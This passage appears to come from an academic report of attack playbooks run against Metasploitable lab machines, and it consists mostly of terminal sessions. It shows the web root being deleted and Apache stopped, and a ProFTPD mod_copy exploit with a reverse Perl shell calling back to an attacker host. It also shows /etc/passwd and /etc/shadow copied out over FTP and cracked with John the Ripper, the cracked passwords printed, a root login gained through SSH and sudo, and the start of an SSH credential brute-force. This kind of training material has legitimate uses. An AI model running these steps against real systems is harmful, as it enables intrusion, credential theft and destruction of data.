root@metasploitable3-ub1404:/var/www/html# rm -r *
root@metasploitable3-ub1404:/var/www/html# ls
root@metasploitable3-ub1404:/var/www/html#
```




Fig. 221. Removed all the web applications

Step 7: Now stopping the apache2 web server(**post-exploit**) which was running at the port 80(refer to the step1) using command “**/etc/init.d/apache2 stop**”. Even following figure verified using the Firefox browser at the attacker machine that web server is hampered at the victim machine.

```
root@metasploitable3-ub1404:~# /etc/init.d/apache2 stop
* Stopping web server apache2
root@metasploitable3-ub1404:~#
```




Fig. 222. Web Server Stopped.

PP. Playbook 36: Unauthorized access using ProFTPD 1.3.5

Step 1: In the Reconnaissance step finding about the different service running on the victim machine using nmap command. Here it is found that ftp service is running with version “ProFTPD 1.3.5” at the port 21.

```
root@kali:/home/kali# nmap -sV 192.168.30.31
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-10 16:18 EST
Nmap scan report for 192.168.30.31
Host is up (0.0014s latency).
Not shown: 992 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
3000/tcp  closed ppp
3306/tcp  open  mysql        MySQL (unauthorized)
8181/tcp  open  http         WEBrick httpd 1.3.1 (Ruby 2.3.7 (2018-03-28))
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux;
CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.23 seconds
root@kali:/home/kali#
```

Step 2: Msfconsole and John the Ripper (**acquiring tools**) has been used in this playbook. Now running the Metasploit-framework in the attacking machine using command msfconsole

```
kali@kali:~$ msfconsole

.:ok000kdc'          'cdk000ko:.
.x0000000000000c    c000000000000x.
:00000000000000k,  ,k000000000000000:
'00000000k0000000: :00000000000000000'
o00000000.MMMM.o0000o0000l.MMMM,00000000o
d00000000.MMMMMM.c00000c.MMMMMM,00000000x
l00000000.MMMMMMMMM;d;MMMMMMMMM,00000000l
.O0000000.MMM.;MMMMMMMMMMMM;MMMM,00000000.
c0000000.MMM.OOc.MMMMM'o00.MMM,0000000c
o000000.MMM.O000.MMM:0000.MMM,000000o
l00000.MMM.O000.MMM:0000.MMM,00000l
;0000'MMM.O000.MMM:0000.MMM;0000;
.d00o'WM.0000occcx0000.MX'x00d.
 ,k0l'M.0000000000000.M'd0k,
 :kk;.0000000000000.;Ok:
 ;k000000000000000k:
 ,x000000000000x,
 .l0000000l.
 ,d0d,
 .
```

```

      =[ metasploit v5.0.87-dev ]
+ -- --=[ 2006 exploits - 1096 auxiliary - 343 post ]
+ -- --=[ 562 payloads - 45 encoders - 10 nops ]
+ -- --=[ 7 evasion ]

```

Step 3: Finding the exploit related to the ProFTPD using the search command in the msfconsole. Here the matching modules “exploit/unix/ftp/proftpd_modcopy_exec” was found which is used to exploit the victim machine.

```

msf5 > search proftpd

Matching Modules
=====

# Name                               Disclosure Date  Rank
Check Description                    -----

-----
0 exploit/freebsd/ftp/proftpd_telnet_iac 2010-11-01      great Yes
ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (FreeBSD)
1 exploit/linux/ftp/proftpd_sreplace 2006-11-26      great Yes
ProFTPD 1.2 - 1.3.0 sreplace Buffer Overflow (Linux)
2 exploit/linux/ftp/proftpd_telnet_iac 2010-11-01      great Yes
ProFTPD 1.3.2rc3 - 1.3.3b Telnet IAC Buffer Overflow (Linux)
3 exploit/linux/misc/netsupport_manager_agent
2011-01-08          average      No      NetSupport Manager Agent Remote Buffer
Overflow
4 exploit/unix/ftp/proftpd_133c_backdoor
2010-12-02          excellent No      ProFTPD-1.3.3c Backdoor Command Execution
5 exploit/unix/ftp/proftpd_modcopy_exec
2015-04-22          excellent Yes     ProFTPD 1.3.5 Mod_Copy Command Execution

```

Step 4: Using the matching module found in the previous step try to attack(**exploitation**) the victim machine. In the options setting the required fields such as **rhost** as ‘192.168.30.31’ and **sitepath** as ‘/var/www/html’, which is the victim’s machine IP address and web directory, respectively. It is evident that port 80 is open and web server is running in the victim machine (refer to the step 1). Setting of the ‘reverse_perl’ payload and putting the lhost as ‘10.10.10.12’ (the attacker IP address) and set lport to the port through which TCP connection will be establish. Finally, exploiting the victim machine using command “**exploit**” [57].

```

msf5 > use exploit/unix/ftp/proftpd_modcopy_exec
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

Name          Current Setting  Required  Description
----          -
Proxies              no          A proxy chain of format
type:host:port[,type:host:port][...]
RHOSTS              yes         The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
RPORT               80         HTTP port (TCP)
RPORT_FTP           21         FTP port

```

```

SITEPATH /var/www yes Absolute writable website path
SSL false no Negotiate SSL/TLS for outgoing
connections
TARGETURI / yes Base path to the website
TMPPATH /tmp yes Absolute writable path
VHOST no HTTP server virtual host

```

Exploit target:

```

Id Name
-- ----
0 ProFTPD 1.3.5

```

```

msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set RHOST 192.168.30.31
RHOST => 192.168.30.31
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set SITEPATH /var/www/html
SITEPATH => /var/www/html
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set payload
cmd/unix/reverse_perl
payload => cmd/unix/reverse_perl
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > options

```

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

Name	Current Setting	Required	Description
Proxies		no	A proxy chain of format type:host:port[,type:host:port][...]
RHOSTS	192.168.30.31	yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	80	yes	HTTP port (TCP)
RPORT_FTP	21	yes	FTP port
SITEPATH	/var/www/html	yes	Absolute writable website path
SSL	false	no	Negotiate SSL/TLS for outgoing connections
TARGETURI	/	yes	Base path to the website
TMPPATH	/tmp	yes	Absolute writable path
VHOST		no	HTTP server virtual host

Payload options (cmd/unix/reverse_perl):

Name	Current Setting	Required	Description
LHOST		yes	The listen address (an interface may be specified)
LPORT	4444	yes	The listen port

Exploit target:

```

Id Name
-- ----

```



```

0 ProFTPD 1.3.5

msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set lhost 10.10.10.12
lhost => 10.10.10.12
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > options

Module options (exploit/unix/ftp/proftpd_modcopy_exec):

  Name          Current Setting  Required  Description
  ----          -
  Proxies              no          A proxy chain of format
type:host:port[,type:host:port][...]
  RHOSTS             192.168.30.31  yes       The target host(s), range CIDR
identifier, or hosts file with syntax 'file:<path>'
  RPORT              80             yes       HTTP port (TCP)
  RPORT_FTP          21             yes       FTP port
  SITEPATH           /var/www/html  yes       Absolute writable website path
  SSL                 false          no        Negotiate SSL/TLS for outgoing
connections
  TARGETURI          /              yes       Base path to the website
  TMPPATH            /tmp           yes       Absolute writable path
  VHOST              no             HTTP server virtual host

Payload options (cmd/unix/reverse_perl):

  Name    Current Setting  Required  Description
  ----    -
  LHOST   10.10.10.12     yes       The listen address (an interface may be
specified)
  LPORT   4444            yes       The listen port

Exploit target:

  Id  Name
  --  -
  0   ProFTPD 1.3.5

msf5 exploit(unix/ftp/proftpd_modcopy_exec) > exploit

```

Step 5: After executing the exploit, shell session from the victim machine was established after executing the PHP payload on the victim machine. To verify access, 'whoami' command is executed. Even performed the 'ifconfig' to verify the IP address of the victim machine that is 192.168.30.31.

```

[*] Started reverse TCP handler on 10.10.10.12:4444
[*] 192.168.30.31:80 - 192.168.30.31:21 - Connected to FTP server
[*] 192.168.30.31:80 - 192.168.30.31:21 - Sending copy commands to FTP server
[*] 192.168.30.31:80 - Executing PHP payload /iUYWz.php
[*] Command shell session 1 opened (10.10.10.12:4444 -> 192.168.30.31:41496)
at 2021-03-08 23:17:53 -0400

```

```

whoami
www-data

ifconfig
eth0      Link encap:Ethernet  HWaddr 52:52:00:12:50:37
          inet addr:192.168.30.31  Bcast:192.168.30.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe77:3091/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:331  errors:0  dropped:0  overruns:0  frame:0
          TX packets:324  errors:0  dropped:0  overruns:0  carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:79514 (79.5 KB)  TX bytes:53717 (53.7 KB)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:19332  errors:0  dropped:0  overruns:0  frame:0
          TX packets:19332  errors:0  dropped:0  overruns:0  carrier:0

```

QQ. *Playbook 37: Vulnerability exploitation and credential theft using web server.*

Step 1: To scan all the open ports and different services on the victim machine nmap tool is used (**Reconnaissance**). Here it is found that ftp service is running at the port 21 with version “ProFTP 1.3.5” and web service http is running on the port 80 with version “Apache httpd 2.4.7”.

```

root@kali:/home/kali# nmap -sV 192.168.30.31
Starting Nmap 7.80 ( https://nmap.org ) at 2021-03-10 16:18 EST
Nmap scan report for 192.168.30.31
Host is up (0.0014s latency).
Not shown: 992 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.10 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp   open  ipp          CUPS 1.7
3000/tcp  closed ppp
3306/tcp  open  mysql        MySQL (unauthorized)
8181/tcp  open  http         WEBrick httpd 1.3.1 (Ruby 2.3.7 (2018-03-28))
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404; OSs: Unix, Linux;
CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 28.23 seconds
root@kali:/home/kali#

```

Step 2: John the Ripper (**Acquiring tool**) is used in this playbook to crack the hashed password.

Step 3: Login to the victim machine using the ftp service running (refer to the step1). Here it is found that even entering the incorrect name and password able to open the ftp command prompt due to the Proftpd 1.3.5 mod_copy vulnerability [58].

```
root@kali:/home/kali# ftp 192.168.30.31
Connected to 192.168.30.31.
220 ProFTPD 1.3.5 Server (ProFTPD Default Installation) [192.168.30.31]
Name (192.168.30.31:kali):
331 Password required for kali
Password:
530 Login incorrect.
Login failed.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Step 4: With the use of “**site help**” command, it display the different command to use to copy any file from one directory to another directory of the victim machine. By using the “CPFR” (copy from) and “CPTO” (copy to) commands able to successful copy the “**/etc/passwd**” and “**/etc/shadow**” files to the web server root directory ‘**/var/www/html**’. This can be verified using the Firefox browser in the attacker machine as shown in the figure below.

```
ftp> site help
214-The following SITE commands are recognized (* =>'s unimplemented)
  CPFR <sp> pathname
  CPTO <sp> pathname
  HELP
  CHGRP
  CHMOD
214 Direct comments to root@localhost
ftp> site CPFR /etc/passwd
350 File or directory exists, ready for destination name
ftp> site CPTO /var/www/html/passwd
250 Copy successful
ftp>
ftp> site CPFR /etc/shadow
350 File or directory exists, ready for destination name
ftp> site CPTO /var/www/html/shadow
250 Copy successful
ftp> quit
421 Login timeout (300 seconds): closing control connection
root@kali:/home/kali#
```




Fig. 223. passwd and shadow files

Step 5: Downloading the passwd and shadow files (copied in the previous step to the web server root directory) to the attacker machine (**Collection**) using the Firefox browser.

Step 6: Creating a single file “**john-input**” by combining both passwd and shadow file using the command ‘**unshadow**’. This new file (john-input) will act as an input file for the John the Ripper tool.

```
root@kali:/home/kali/Desktop# ls
nmap passwd putty.desktop remote-viewer.desktop sagar shadow
root@kali:/home/kali/Desktop# unshadow /home/kali/Desktop/passwd
/home/kali/Desktop/shadow > john-input
root@kali:/home/kali/Desktop#
```

Step 7: Cracking the password with the help of John the Ripper using the file “john-input” which is created in the previous step. Here it can be seen that by using this tool able to crack 3 passwords.

```
root@kali:/home/kali/Desktop# john john-input --
wordlist=/usr/share/wordlists/rockyou.txt
Warning: only loading hashes of type "sha512crypt", but also saw type
"md5crypt"
Use the "--format=md5crypt" option to force loading hashes of that type
instead
Warning: only loading hashes of type "sha512crypt", but also saw type
"md5crypt-long"
Use the "--format=md5crypt-long" option to force loading hashes of that type
instead
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$
[SHA512 256/256 AVX2 4x])
No password hashes left to crack (see FAQ)
```

```

root@kali:/home/kali/Desktop# john --show john-input
root:asdf:0:0:root:/root:/bin/bash
vagrant:vagrant:900:900:vagrant,,,:/home/vagrant:/bin/bash
han_solo:nerf_herder:1113:100::/home/han_solo:/bin/bash

3 password hashes cracked, 14 left
root@kali:/home/kali/Desktop#

```

Step 8: Creating the SSH connection by using the cracked hashed password in the previous step. Here it is clearly seen that using user and password as “**vagrant**” and “**vagrant**” respectively able to create a successful SSH connection to the victim machine. Even verified that vagrant user belongs to sudo group and gaining the root access by “**sudo -s**” command.

```

root@kali:/home/kali# ssh vagrant@192.168.30.31
vagrant@192.168.30.31's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/
Last login: Mon Mar 08 17:30:57 2021 from 10.10.10.12
vagrant@metasploitable3-ub1404:~$
vagrant@metasploitable3-ub1404:~$ groups
vagrant sudo
vagrant@metasploitable3-ub1404:~$ sudo -s
root@metasploitable3-ub1404:~#

```

***** *The contribution of Sagar Bhusri ends here******

***** *The contribution of Aakash Shah starts here******

RR. Playbook 38: DNS configuration exploitation.

Step 1: For the purpose of reconnaissance of the open ports of the victim’s machine, **nmap -p0- -v -A -T4 missm.com** command is used. Executing this command also lists out the services running on the victim’s machine along with their version numbers.

```

└─(aakash@kali)-[~]
└─$ nmap -p0- -v -A -T4 missm.com
Starting Nmap 7.91 ( https://nmap.org ) at 2021-03-14 10:14 MDT
NSE: Loaded 153 scripts for scanning.
NSE: Script Pre-scanning.
Initiating NSE at 10:14
Completed NSE at 10:14, 0.00s elapsed
Initiating NSE at 10:14
Completed NSE at 10:14, 0.00s elapsed
Initiating NSE at 10:14
Completed NSE at 10:14, 0.00s elapsed
Initiating Ping Scan at 10:14
Scanning missm.com (192.168.30.21) [2 ports]
Completed Ping Scan at 10:14, 0.00s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 10:14
Completed Parallel DNS resolution of 1 host. at 10:14, 13.01s elapsed
Initiating Connect Scan at 10:14
Scanning missm.com (192.168.30.21) [65536 ports]

```

```

Discovered open port 3306/tcp on 192.168.30.21
Discovered open port 23/tcp on 192.168.30.21
Discovered open port 139/tcp on 192.168.30.21
Discovered open port 25/tcp on 192.168.30.21
Discovered open port 22/tcp on 192.168.30.21
Discovered open port 53/tcp on 192.168.30.21
Discovered open port 80/tcp on 192.168.30.21
Discovered open port 5900/tcp on 192.168.30.21
Discovered open port 21/tcp on 192.168.30.21
Discovered open port 111/tcp on 192.168.30.21
Discovered open port 445/tcp on 192.168.30.21
Discovered open port 8180/tcp on 192.168.30.21
Discovered open port 38043/tcp on 192.168.30.21
Discovered open port 3632/tcp on 192.168.30.21
Discovered open port 512/tcp on 192.168.30.21
Discovered open port 47269/tcp on 192.168.30.21
Discovered open port 5432/tcp on 192.168.30.21
Discovered open port 8787/tcp on 192.168.30.21
Discovered open port 1524/tcp on 192.168.30.21
Discovered open port 6667/tcp on 192.168.30.21
Discovered open port 6697/tcp on 192.168.30.21
Discovered open port 42131/tcp on 192.168.30.21
Discovered open port 1099/tcp on 192.168.30.21
Discovered open port 513/tcp on 192.168.30.21
Discovered open port 6000/tcp on 192.168.30.21
Discovered open port 514/tcp on 192.168.30.21
Discovered open port 8009/tcp on 192.168.30.21
Discovered open port 59512/tcp on 192.168.30.21
Discovered open port 2049/tcp on 192.168.30.21
Discovered open port 2121/tcp on 192.168.30.21
Completed Connect Scan at 10:14, 4.58s elapsed (65536 total ports)
Initiating Service scan at 10:14
Scanning 30 services on missm.com (192.168.30.21)
Completed Service scan at 10:17, 126.19s elapsed (30 services on 1 host)
NSE: Script scanning 192.168.30.21.
Initiating NSE at 10:17
NSE: [ftp-bounce] Couldn't resolve scanme.nmap.org, scanning 10.0.0.1
instead.
NSE: [ftp-bounce] PORT response: 500 Illegal PORT command.
Completed NSE at 10:17, 33.06s elapsed
Initiating NSE at 10:17
Completed NSE at 10:18, 58.81s elapsed
Initiating NSE at 10:18
Completed NSE at 10:18, 0.01s elapsed
Nmap scan report for missm.com (192.168.30.21)
Host is up (0.00042s latency).
Not shown: 65506 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to 10.10.10.12
|   Logged in as ftp

```

```

|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
|     Control connection is plain text
|     Data connections will be plain text
|     vsFTPD 2.3.4 - secure, fast, stable
|_End of status
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
| ssh-hostkey:
|   1024 60:0f:cf:e1:c0:5f:6a:74:d6:90:24:fa:c4:d5:6c:cd (DSA)
|   2048 56:56:24:0f:21:1d:de:a7:2b:ae:61:b1:24:3d:e8:f3 (RSA)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
|_smtp-commands: metasploitable.localdomain, PIPELINING, SIZE 10240000,
VRFY, ETRN, STARTTLS, ENHANCEDSTATUSCODES, 8BITMIME, DSN,
|_smtp-ntlm-info: ERROR: Script execution failed (use -d to debug)
53/tcp    open  domain       ISC BIND 9.4.2
| dns-nsid:
|_  bind.version: 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
| http-methods:
|_  Supported Methods: GET HEAD POST OPTIONS
|_  http-server-header: Apache/2.2.8 (Ubuntu) DAV/2
|_  http-title: Metasploitable2 - Linux
111/tcp   open  rpcbind      2 (RPC #100000)
| rpcinfo:
|   program version    port/proto  service
|   100000  2                111/tcp    rpcbind
|   100000  2                111/udp    rpcbind
|   100003  2,3,4           2049/tcp   nfs
|   100003  2,3,4           2049/udp   nfs
|   100005  1,2,3           34362/udp  mountd
|   100005  1,2,3           47269/tcp  mountd
|   100021  1,3,4           38710/udp  nlockmgr
|   100021  1,3,4           59512/tcp  nlockmgr
|   100024  1                42131/tcp  status
|   100024  1                47744/udp  status
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.0.20-Debian (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
| mysql-info:
|   Protocol: 10
|   Version: 5.0.51a-3ubuntu5
|   Thread ID: 9
|   Capabilities flags: 43564
|     Some Capabilities: SupportsCompression, SwitchToSSLAfterHandshake,
SupportsTransactions, ConnectWithDatabase, Speaks41ProtocolNew,
Support41Auth, LongColumnFlag

```

```

|   Status: Autocommit
|_  Salt: 'b<@n-0I^~~"'?DyW&U[
|_  ssl-cert: ERROR: Script execution failed (use -d to debug)
|_  ssl-date: ERROR: Script execution failed (use -d to debug)
|_  sslv2: ERROR: Script execution failed (use -d to debug)
|_  tls-alpn: ERROR: Script execution failed (use -d to debug)
|_  tls-nextprotoneg: ERROR: Script execution failed (use -d to debug)
3632/tcp open  distccd      distccd v1 ((GNU) 4.2.4 (Ubuntu 4.2.4-lubuntu4))
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
|_  ssl-date: 2021-03-14T16:18:28+00:00; +25s from scanner time.
5900/tcp open  vnc         VNC (protocol 3.3)
| vnc-info:
|   Protocol version: 3.3
|   Security types:
|_     VNC Authentication (2)
6000/tcp open  X11        (access denied)
6667/tcp open  irc        UnrealIRCd (Admin email admin@Metasploitable.LAN)
6697/tcp open  irc        UnrealIRCd
8009/tcp open  ajp13     Apache Jserv (Protocol v1.3)
|_  ajp-methods: Failed to get a valid response for the OPTION request
8180/tcp open  http      Apache Tomcat/Coyote JSP engine 1.1
|_  http-favicon: Apache Tomcat
|_  http-methods:
|_    Supported Methods: GET HEAD POST OPTIONS
|_  http-server-header: Apache-Coyote/1.1
|_  http-title: Apache Tomcat/5.5
8787/tcp open  drb       Ruby DRb RMI (Ruby 1.8; path /usr/lib/ruby/1.8/drb)
38043/tcp open  java-rmi  GNU Classpath grmiregistry
42131/tcp open  status    1 (RPC #100024)
47269/tcp open  mountd    1-3 (RPC #100005)
59512/tcp open  nlockmgr  1-4 (RPC #100021)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN;
OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Host script results:
|_  clock-skew: mean: 1h20m28s, deviation: 2h18m40s, median: 24s
|_  nbstat: NetBIOS name: METASPLOITABLE, NetBIOS user: <unknown>, NetBIOS MAC:
<unknown> (unknown)
| Names:
|   METASPLOITABLE<00>  Flags: <unique><active>
|   METASPLOITABLE<03>  Flags: <unique><active>
|   METASPLOITABLE<20>  Flags: <unique><active>
|   \x01\x02__MSBROWSE__\x02<01>  Flags: <group><active>
|   WORKGROUP<00>      Flags: <group><active>
|   WORKGROUP<1d>      Flags: <unique><active>
|_  WORKGROUP<1e>      Flags: <group><active>
|_  smb-os-discovery:
|   OS: Unix (Samba 3.0.20-Debian)
|   Computer name: metasploitable
|   NetBIOS computer name:
|   Domain name: localdomain
|   FQDN: metasploitable.localdomain
|_  System time: 2021-03-14T12:17:37-04:00
|_  smb-security-mode:
|   account_used: <blank>

```



```

# WAVE 5 ##### SCORE 31337 ##### HIGH
FFFFFFFF #
#####
#####

https://metasploit.com

      =[ metasploit v6.0.15-dev                               ]
+ -- --=[ 2071 exploits - 1123 auxiliary - 352 post           ]
+ -- --=[ 592 payloads - 45 encoders - 10 nops              ]
+ -- --=[ 7 evasion                                           ]

Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true
msf5 >

```

Step 3: Password directory is used as the payload to execute this attack on the victim's machine by trying every username and password combination. Password directories contains common username and password combinations including already exploited credentials in a list format. For this attack, password directory file with limited credential list is created in Kali linux machine.

```

admin admin
root root
admin 12345
msfadmin msfadmin
test test

```

Step 4: This exploit focuses on two areas, credential exploitation and information alteration. Payload is only used in exploiting the credentials and information is altered after that. As all information alteration is performed directly in the victim's machine, payload delivery is not performed during this attack.

Step 5: Metasploitable auxiliary ssh_login is executed to exploit credentials to gain the access of the victim's machine. Upon successful connection establishment with the victim's machine, privileges are escalated by gaining root user access. Upon successful root user privilege acquirement, DNS server zone configuration files are altered to hamper the operation of the domain name server.

Auxiliary **ssh_login** contains various options to perform a controlled attack on the victim's machine and can be seen by executing show option command.

```

msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > show options

Module options (auxiliary/scanner/ssh/ssh_login):

  Name          Current Setting  Required  Description
  ----          -
BLANK_PASSWORDS  false           no        Try blank passwords for all
users
BRUTEFORCE_SPEED  5               yes       How fast to bruteforce, from 0
to 5
DB_ALL_CREDS     false           no        Try each user/password couple
stored in the current database
DB_ALL_PASS      false           no        Add all passwords in the current
database to the list
DB_ALL_USERS     false           no        Add all users in the current
database to the list
PASSWORD         no              A specific password to authenticate
with

```

PASS_FILE		no	File containing passwords, one per line
RHOSTS		yes	The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT	22	yes	The target port
STOP_ON_SUCCESS	false	yes	Stop guessing when a credential works for a host
THREADS	1	yes	The number of concurrent threads (max one per host)
USERNAME		no	A specific username to authenticate as
USERPASS_FILE		no	File containing users and passwords separated by space, one pair per line
USER_AS_PASS	false	no	Try the username as the password for all users
USER_FILE		no	File containing usernames, one per line
VERBOSE	false	yes	Whether to print output for all attempts

msf5 auxiliary(scanner/ssh/ssh_login) >

Here, **RHOSTS** value is provided as fully qualified domain name or IP address of the victim's machine. **USERPASS_FILE** is used to define the password list payload file which is stored locally in Kali linux machine. Setting **VERBOSE** to true allows an attacker to identify the unsuccessful credential combinations as well as successful credential exploitation details. **Run** command is used to commence the exploitation of the victim's machine. Upon successful username and password "Command shell session 1 opened" is displayed [66].

```
msf5 > use auxiliary/scanner/ssh/ssh_login
msf5 auxiliary(scanner/ssh/ssh_login) > set RHOSTS 192.168.30.21
RHOSTS => 192.168.30.21
msf5 auxiliary(scanner/ssh/ssh_login) > set USERPASS_FILE
USERPASS_FILE => /home/aakash/Desktop/upass
msf5 auxiliary(scanner/ssh/ssh_login) > set VERBOSE true
VERBOSE => true
msf5 auxiliary(scanner/ssh/ssh_login) > run

[-] 192.168.30.21:22 - Failed: 'admin:admin'
[!] No active DB -- Credential data will not be saved!
